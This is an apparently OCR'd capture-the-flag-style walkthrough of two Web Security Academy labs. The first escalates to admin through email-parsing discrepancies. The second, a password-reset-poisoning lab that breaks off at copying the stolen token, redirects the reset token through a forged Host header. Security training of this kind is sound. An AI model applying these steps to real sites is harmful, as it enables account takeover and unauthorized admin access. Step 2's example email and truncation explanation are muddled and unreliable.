Step 1: Study the application's registration requirements; it typically requires an email ending in a specific domain




Step 2: Register an account using a crafted email address that includes the target domain followed by a comment or additional data that might be ignored by the verification system but truncated by the database (e.g., victim@dont-get-hacked.com.your-email.com).


Step 3: Use **Burp Suite** to intercept the registration request and experiment with different parsing characters like null bytes (%00), semicolons, or oversized strings.




Step 4: Complete the registration and verify your email via your actual inbox if a confirmation link is sent to the secondary domain.




Step 5: Log in to the application; if the backend truncates the email to @dont-get-hacked.com, you will be granted administrative privileges.



Step 6: Navigate to the **Admin panel** and delete the user **carlos** to solve the lab.





Lab: Bypassing access controls
Bypassing access controls using
Exploit Server: Bypassing acces
Bypassing access controls usin
https://0af4009f03527819802aab6d400cf0046.web-security-academy.net/admin
Web Security Academy
Bypassing access controls using email address parsing discrepancies
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | Admin panel | My account
User deleted successfully!
Users
test - Delete
Search
ENG
IN
13:23
10-01-2026


HTTP Host header attacks

Lab1: Basic password reset poisoning

Objective: Exploit the application's reliance on the Host header to trick it into sending a password reset link containing a token to an attacker-controlled domain.


Step 1: Go to the **Login** page and click **Forgot password?**.






Step 2: Enter the victim's username (e.g., carlos) and intercept the password reset request in **Burp Proxy**.


Step 3: send request to repeater.




Step 4:Copy the host id and replace it with another id you will get email in exploit server.




Step 5: copy the email url and paste it in repeater in burp




Step 6: Go to access log in exploit server.



Step 7: Copy the token from access log




